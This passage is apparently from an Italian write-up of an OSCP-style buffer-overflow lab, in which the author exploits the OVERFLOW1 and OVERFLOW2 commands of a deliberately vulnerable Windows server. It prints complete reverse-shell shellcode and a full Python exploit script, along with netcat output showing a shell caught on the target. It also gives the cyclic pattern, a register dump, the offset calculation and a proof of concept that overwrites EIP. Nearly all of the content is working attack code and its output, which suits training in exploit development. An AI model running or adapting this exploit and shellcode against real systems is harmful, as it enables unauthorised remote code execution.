buf += b"\x5a\xff\x7e\x18\xfc\x74\xd8\xc4\xfc\x59\xbf\x8f"
buf += b"\xf3\x16\xcb\xd7\x17\xa8\x18\x6c\x23\x21\x9f\xa2"
buf += b"\xa5\x71\x84\x66\xed\x22\xa5\x3f\x4b\x84\xda\x5f"
buf += b"\x34\x79\x7f\x14\xd9\x6e\xf2\x77\xb6\x43\x3f\x87"
buf += b"\x46\xcc\x48\xf4\x74\x53\xe3\x92\x34\x1c\x2d\x65"
buf += b"\x3a\x37\x89\xf9\xc5\xb8\xea\xd0\x01\xec\xba\x4a"
buf += b"\xa3\x8d\x50\x8a\x4c\x58\xf6\xda\xe2\x33\xb7\x8a"
buf += b"\x42\xe4\x5f\xc0\x4c\xdb\x40\xeb\x86\x74\xea\x16"
buf += b"\x41\xbb\x43\x20\xf4\x53\x96\x50\xf2\x71\x1f\xb6"
buf += b"\x90\x65\x76\x61\x0d\x1f\xd3\xf9\xac\xe0\xc9\x84"
buf += b"\xef\x6b\xfe\x79\xa1\x9b\x8b\x69\x56\x6c\x6c\xd3"
buf += b"\xf1\x73\xfc\x7b\x9d\xe6\x9b\x7b\xe8\x1a\x34\x2c"
buf += b"\xbd\xed\x4d\xb8\x53\x57\xe4\xde\xa9\x01\xcf\x5a"
buf += b"\x76\xf2\xce\x63\xfb\x4e\xf5\x73\x54\x4f\xb1\x27"
buf += b"\x99\x19\x6f\x91\x5f\xf0\xc1\x4b\x36\xaf\x8b\x1b"
buf += b"\xcf\x83\x0b\x5d\xd0\xc9\xfd\x81\x61\xa4\xbb\xbe"
buf += b"\x4e\x20\x4c\xc7\xb2\xd0\xb3\x12\x77\xf0\x51\xb6"
buf += b"\x82\x99\xcf\x53\x2f\xc4\xef\x8e\x6c\xf1\x73\x3a"
buf += b"\x0d\x06\x6b\x4f\x08\x42\x2b\xbc\x60\xdb\xde\xc2"
buf += b"\xd7\xdc\xca"
```

Il payload ottiene una reverse shell dove abbiamo indicato il nostro IP (LHOST) e la nostra porta di ascolto (LPORT), i badchars da non utilizzare e il linguaggio che useremo per lo script (python)

```
GNU nano 8.7.1                                     final_exploit.py *
import socket
import struct

ip = "192.168.56.105"
port = 1337
timeout = 5

padding = b"A" * 1978
eip = struct.pack('<I', 0x625011af)
nops = b"x90" * 32

buf = b""
buf += b"\xbf\x9c\x2f\x7d\xe8\xd9\xca\xd9\x74\x24\xf4\x58"
buf += b"\x33\xc9\xb1\x52\x31\x78\x12\x83\xc0\x04\x03\xe4"
buf += b"\x21\x9f\x1d\xe8\xd6\xdd\xde\x10\x27\x82\x57\xf5"
buf += b"\x16\x82\x0c\x7e\x08\x32\x46\xd2\xa5\xb9\x0a\xc6"
buf += b"\x3e\xcf\x82\xe9\xf7\xa7\xf5\xc4\x08\xd6\xc5\x47"
buf += b"\x8b\x25\x1a\xa7\xb2\xe5\x6f\xa6\xf3\x18\x9d\xfa"
buf += b"\xac\x57\x30\xea\xd9\x22\x89\x81\x92\xa3\x89\x76"
buf += b"\x62\xc5\xb8\x29\xf8\x9c\x1a\xc8\x2d\x95\x12\xd2"
buf += b"\x32\x90\xed\x69\x80\x6e\xec\xbb\xd8\x8f\x43\x82"
buf += b"\xd4\x7d\x9d\xc3\xd3\x9d\xe8\x3d\x20\x23\xeb\xfa"
buf += b"\x5a\xff\x7e\x18\xfc\x74\xd8\xc4\xfc\x59\xbf\x8f"
buf += b"\xf3\x16\xcb\xd7\x17\xa8\x18\x6c\x23\x21\x9f\xa2"
buf += b"\xa5\x71\x84\x66\xed\x22\xa5\x3f\x4b\x84\xda\x5f"
buf += b"\x34\x79\x7f\x14\xd9\x6e\xf2\x77\xb6\x43\x3f\x87"
buf += b"\x46\xcc\x48\xf4\x74\x53\xe3\x92\x34\x1c\x2d\x65"
buf += b"\x3a\x37\x89\xf9\xc5\xb8\xea\xd0\x01\xec\xba\x4a"
buf += b"\xa3\x8d\x50\x8a\x4c\x58\xf6\xda\xe2\x33\xb7\x8a"
buf += b"\x42\xe4\x5f\xc0\x4c\xdb\x40\xeb\x86\x74\xea\x16"
buf += b"\x41\xbb\x43\x20\xf4\x53\x96\x50\xf2\x71\x1f\xb6"
buf += b"\x90\x65\x76\x61\x0d\x1f\xd3\xf9\xac\xe0\xc9\x84"
buf += b"\xef\x6b\xfe\x79\xa1\x9b\x8b\x69\x56\x6c\x6c\xd3"
buf += b"\xf1\x73\xfc\x7b\x9d\xe6\x9b\x7b\xe8\x1a\x34\x2c"
buf += b"\xbd\xed\x4d\xb8\x53\x57\xe4\xde\xa9\x01\xcf\x5a"
buf += b"\x76\xf2\xce\x63\xfb\x4e\xf5\x73\x54\x4f\xb1\x27"
buf += b"\x99\x19\x6f\x91\x5f\xf0\xc1\x4b\x36\xaf\x8b\x1b"
buf += b"\xcf\x83\x0b\x5d\xd0\xc9\xfd\x81\x61\xa4\xbb\xbe"
buf += b"\x4e\x20\x4c\xc7\xb2\xd0\xb3\x12\x77\xf0\x51\xb6"
buf += b"\x82\x99\xcf\x53\x2f\xc4\xef\x8e\x6c\xf1\x73\x3a"
buf += b"\x0d\x06\x6b\x4f\x08\x42\x2b\xbc\x60\xdb\xde\xc2"
buf += b"\xd7\xdc\xca"

payload = padding + eip + nops + buf

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(timeout)
con = s.connect((ip, port))
s.recv(1024)
s.send(b"OVERFLOW1 "+payload)
s.recv(1024)
s.close()
```

In questo modo creiamo il payload finale dell'exploit. Lo avviamo e otteniamo una shell sul target.

```
(kali@kali)-[~]
$ nano final_exploit.py

(kali@kali)-[~]
$ python final_exploit.py
/home/kali/final_exploit.py:10: SyntaxWarning: invalid escape sequence '\9'
  nops = b"x90" * 32
Traceback (most recent call last):
  File "/home/kali/final_exploit.py", line 51, in <module>
    s.recv(1024)
    ~~~~~^~~~~
TimeoutError: timed out
```

```
(kali@kali)-[~]
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.105] 49455
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\user\Desktop>oscp>whoami
whoami
desktop-9K1o4bt\user

C:\Users\user\Desktop>oscp>
```

OVERFLOW2:

Ripeto i passaggi, questa volta non guidato, ma sono praticamente identici.

Creo pattern facilmente riconoscibile e identifico offset

```
(kali@kali)-[~]
$ nc 192.168.56.105 1337
Welcome to OSCP Vulnerable Server! Enter HELP for help.
OVERFLOW2 Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9
Registers (FPU)
EAX 00C3F7A0 ASCII "OVERFLOW2 Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9"
ECX 004B5104
EDX 000A7143
EBX 39754138
ESP 00C3F7A0 ASCII "2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9"
ESI 00401973 oosp.00401973
EDI 00401973 oosp.00401973
EIP 76413176
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 002B 32bit 0(FFFFFFFF)
H 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
F 0 FS 0053 32bit 7FEAF000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0
L 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO, NB, E, BE, NS, PE, GE, LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR, 53 Mask 1 1 1 1 1 1
(kali@kali)-[~]
$ python
Python 3.13.12 (main, Feb 4 2026, 15:06:39) [GCC 15.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import struct
>>> struct.pack("<I", 0x76413176)
b'v1Av'
```

Offset a 634, creo un payload semplice PoC per confermare.

```
GNU nano 8.7.1 PoC_B02.py
import socket

ip = "192.168.56.105"
port = 1337
timeout = 5

payload = b'A'*634 + b'\x42\x42\x42\x42' + b'C'*16

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(timeout)
con = s.connect((ip, port))
s.recv(1024)
s.send(b"OVERFLOW2 " + payload)
s.recv(1024)
s.close()


(kali@kali)-[~]
$ nano PoC_B02.py

(kali@kali)-[~]
$ python PoC_B02.py
Traceback (most recent call last):
  File "/home/kali/PoC_B02.py", line 14, in <module>
    s.recv(1024)
    ~~~~~^
TimeoutError: timed out
```



I caratteri corretti nel payload sovrascrivono l'EIP. Possiamo provare ora a trovare i badchars.

da server/debugger: mona bytearray

